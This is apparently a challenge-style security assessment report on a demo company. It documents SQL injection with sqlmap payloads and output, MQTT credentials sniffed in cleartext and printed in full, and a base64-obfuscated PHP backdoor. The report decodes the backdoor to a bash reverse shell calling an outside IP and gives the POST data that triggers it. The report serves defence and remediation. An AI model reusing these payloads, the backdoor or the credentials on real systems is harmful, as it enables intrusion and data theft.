



Demo Company Security Assessment Findings Report

Date: November 19th, 2022

Contact Information

Name	Title	Contact Information
NUWE x Schneider Electric		
Rodrigo	Team Leader	Email: ropefalora@gmail.com Github: https://github.com/elr0p3
Shaima	Developer	Email: shaimachachai@gmail.com Github: https://github.com/impossiblecandy
Daniel	Developer	Email: danigarazn@gmail.com Github: https://github.com/nyardev

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Scope

Assessment	Details
Security Audit	18.133.184.145


Security Audit Findings

SQL Injection – Internal subdomain login (High)

Description:	SQL Injection vulnerability
Impact:	High
System:	internal.vese.com
References:	https://sqlmap.org/

Exploitation Proof of Concept

Access the login page at <http://internal.vese.com/index.html>



The username POST field is vulnerable to a SQLi attack.

This can be verified manually or through an automatic tool such as sqlmap.

It is possible to retrieve information from databases.

```
└─$ sqlmap -r request.txt --batch --level 5 -D users --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:42:14 /2022-11-19/

[13:42:14] [INFO] parsing HTTP request from 'request.txt'
[13:42:14] [INFO] resuming back-end DBMS 'mysql'
[13:42:14] [INFO] testing connection to the target URL
got a 302 redirect to 'http://internal.vese.com/failed.html'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: username (POST)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: username=yes') RLIKE (SELECT (CASE WHEN (5182=5182) THEN 0x796573 ELSE 0x28 END))-- mt0w6pwd=yes

  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: username=yes') AND EXTRACTVALUE(2216,CONCAT(0x5c,0x716a6b7671,(SELECT (ELT(2216=2216,1))),0x7178707671))-- tbRo6pwd=yes

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=yes') AND (SELECT 5519 FROM (SELECT(SLEEP(5)))Ctot)-- yKbf6pwd=yes

[13:42:14] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.4.33, OpenResty
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[13:42:14] [INFO] fetching tables for database: 'users'
[13:42:14] [WARNING] the SQL query provided does not return any output
[13:42:14] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[13:42:14] [WARNING] potential permission problems detected ('command denied')
[13:42:14] [WARNING] the SQL query provided does not return any output
[13:42:14] [INFO] fetching number of tables for database 'users'
[13:42:14] [INFO] resumed: 2
[13:42:14] [INFO] resumed: roles
[13:42:14] [INFO] resumed: users
Database: users
[2 tables]
+-----+
| roles |
| users |
+-----+

[13:42:14] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/internal.vese.com'

[*] ending @ 13:42:14 /2022-11-19/
```

Remediation

Who:	IT Team
Vector:	Remote
Action:	<div>To reduce risk at input time</div> <div>Item 1:</div> <div>Validate input for parameters queries.</div> <div>Item 2:</div> <div>Limit harmful data visibility.</div>

MQTT Credential Leak – MQTT protocol exchange (High)

Description:	MQTT credential Leak
Impact:	High
System:	Service exposed on port 1883
References:	https://www.wireshark.org/ https://book.hacktricks.xyz/network-services-pentesting/1883-pentesting-mqtt-mosquitto

Exploitation Proof of Concept

Authentication optional, even if authentication is being performed credentials are sent in clear text, encryption is not used by default.

Any malicious user could perform a Man In the Middle attack to obtain the credentials.

Here we can see that the first MQTT protocol packet contains the credentials in plain text.

No.	Time	Source	Destination	Protocol	Length	Info
24	0.193533	172.20.0.8	172.20.0.2	MQTT	132	Connect Command
28	0.193301	172.20.0.2	172.20.0.8	MQTT	76	Connect Ack
100	0.394799	172.20.0.10	172.20.0.2	MQTT	132	Connect Command
104	0.395093	172.20.0.2	172.20.0.10	MQTT	76	Connect Ack
268	2.237151	172.20.0.8	172.20.0.2	MQTT	80	Subscribe Request (id=1) [#]
270	2.237325	172.20.0.2	172.20.0.8	MQTT	77	Subscribe Ack (id=1)
272	2.237345	172.20.0.8	172.20.0.2	MQTT	163	Subscribe Request (id=2) [GROUNDV], Subscribe Request (id=3) [GROUNDV], Subscribe Request (id=4)
274	2.237379	172.20.0.2	172.20.0.8	MQTT	77	Subscribe Ack (id=2)
308	2.280971	172.20.0.2	172.20.0.8	MQTT	97	Subscribe Ack (id=3), Subscribe Ack (id=4), Subscribe Ack (id=5), Subscribe Ack (id=6), Subscribe
8931	7.402840	172.20.0.10	172.20.0.2	MQTT	86	Publish Message [GROUNDV]
8933	7.403021	172.20.0.2	172.20.0.8	MQTT	86	Publish Message [GROUNDV]
8904	7.445014	172.20.0.10	172.20.0.2	MQTT	144	Publish Message [GROUNDV], Publish Message [PRESSURE], Publish Message [TEMPERATURE], Publish Mes
8908	7.445084	172.20.0.2	172.20.0.8	MQTT	84	Publish Message [GROUNDV]
8992	7.445131	172.20.0.2	172.20.0.8	MQTT	86	Publish Message [PRESSURE]
8996	7.445165	172.20.0.2	172.20.0.8	MQTT	89	Publish Message [TEMPERATURE]
9000	7.445195	172.20.0.2	172.20.0.8	MQTT	86	Publish Message [TENSION]
9004	7.445224	172.20.0.2	172.20.0.8	MQTT	87	Publish Message [WINDSPEED]
9703	9.403376	172.20.0.10	172.20.0.2	MQTT	86	Publish Message [GROUNDV]
9707	9.403443	172.20.0.10	172.20.0.2	MQTT	84	Publish Message [GROUNDV]
9711	9.403475	172.20.0.10	172.20.0.2	MQTT	86	Publish Message [PRESSURE]
9715	9.403502	172.20.0.10	172.20.0.2	MQTT	89	Publish Message [TEMPERATURE]
9719	9.403527	172.20.0.10	172.20.0.2	MQTT	86	Publish Message [TENSION]
9723	9.403551	172.20.0.10	172.20.0.2	MQTT	87	Publish Message [WINDSPEED]
9727	9.403681	172.20.0.2	172.20.0.8	MQTT	86	Publish Message [GROUNDV]
9731	9.403744	172.20.0.2	172.20.0.8	MQTT	84	Publish Message [GROUNDV]
+ Frame 24: 132 bytes on wire (1056 bits), 132 bytes captured (1056 bits)						
+ Linux cooked capture v2						
+ Internet Protocol Version 4, Src: 172.20.0.8, Dst: 172.20.0.2						
+ Transmission Control Protocol, Src Port: 60623, Dst Port: 1883, Seq: 1, Ack: 1, Len: 60						
+ MQ Telemetry Transport Protocol, Connect Command						
+ Header Flags: 0x10, Message Type: Connect Command						
Msg Len: 58						
Protocol Name Length: 4						
Protocol Name: MQTT						
Version: MQTT v3.1.1 (4)						
+ Connect Flags: 0xc2, User Name Flag, Password Flag, QoS Level: At most once delivery (Fire a...						
1... .. = User Name Flag: Set						
..1... .. = Password Flag: Set						
..0... .. = Will Retain: Not set						
...0... .. = QoS Level: At most once delivery (Fire and Forget) (0)						
....0... .. = Will Flag: Not set						
....1... .. = Clean Session Flag: Set						
....0... .. = (Reserved): Not set						
Keep Alive: 60						
Client ID Length: 8						
Client ID: sub-mqtt						
User Name Length: 6						
User Name: patron						
Password Length: 28						
Password: eL_Administrador_de_SisteMas						

Having these credentials would allow an attacker to retrieve information from the database even manipulate data within it.

Remediation

Who:	IT Team
Vector:	Remote, Local

Action:	To reduce risk at input time Item 1: Encrypt the credentials or the packet itself.
----------------	--

Backdoor – Reverse Shell (Critical)

Description:	Reverse TCP Shell Backdoor
Impact:	Critical
System:	internal.vese.com
References:	https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#bash-tcp

Exploitation Proof of Concept

We have found a file, located in **/home/it_consultant/vese-projects-code/websites/php/** directory, that contains an eval expression with a base64 code:

```
<?php

if (empty($_POST["name"])) {
    exit("Name required");
}

if (empty($_POST["email"])) {
    exit("Email required");
}

if (empty($_POST["message"])) {
    exit("Message required");
}

$name = $_POST["name"];
$email = $_POST["email"];
$message = $_POST["message"];

# D+++A++++T++++A++
eval(base64_decode('Ly80MjZjZTkYOWVhMDUxMjg1ZTU1MWVhZjJiMmRLMmJmNDYzYWU3ODQ1NmZhM2I2N
GFKYjVmZDIyMTRkOTg1ZTM0CmImICgkbmFtZSA9PSAidGVzdDEiICYmICRlbWFpbCA9PSAidGVzdEB0ZXN0Lm
NvbSIgJiYgJG1lc3NhZ2UgPT0gInRlc3QyIil7CiAgICBzeXN0ZW0oImJhc2ggLWwgJ2Jhc2ggLWkgPiYgL2R
ldi90Y3AvMTU4LjQ2LjI1MC4xNTEvOTAwMSAwPiYxJyIpOwp9')));

$result = false;

if (empty($name) or empty($email) or empty($message)){
    $result = false;
} else {
    $result = true;
}

if ($result) {
    echo "<h1>Message sent.</h1>";
} else {
    echo "Message not sent. Try again.";
}
```


This encoded payload is a reverse shell:

```
//426ce929ea051285e551eaf2b2de2bf463ae78456fa3b64adb5fd2214d985e34
if ($name = "test1" && $email = "test@test.com" && $message = "test2"){
    system("bash -c 'bash -i >& /dev/tcp/158.46.250.151/9001 0>&1'");
}
```

We can see that the ip address to which it is connecting is **158.46.250.151**.

To be able to launch this reverse shell, we need to perform a **POST** request to the **URL** http://internal.vese.com/test_comment.php. This **POST** request must contain the following data:

- name=test1
- email=test@test.com
- message=test2

Remediation

Who:	IT Team
Vector:	Remote, Local
Action:	<p>To reduce risk at input time</p> <p>Item 1:</p> <p>If the subdomain internal.vese.com could be accessed by any user, create a blacklist rule to block connections to the 158.46.250.151 IP address.</p> <p>If the previous subdomain must be accessed by organization members only, a set of whitelist rules must be created to make it accesible only to green-lit users. (I.e. : users that are physically in the organization or connected via VPN.)</p> <p>Item 2:</p> <p>Remove the test_comment.php file</p>

Exploitation Paths

The attacker has performed a SQL Injection, into the **internal.vese.subdomain** subdomain login page, to obtain credentials and connect the machine remotely.

Once the attacker accessed the host machine they could perform actions such as edit database information.

To be able to reconnect back to the machine whenever the attacker wants, they created a php backdoor file, accessible through the **internal.vese.subdomain**.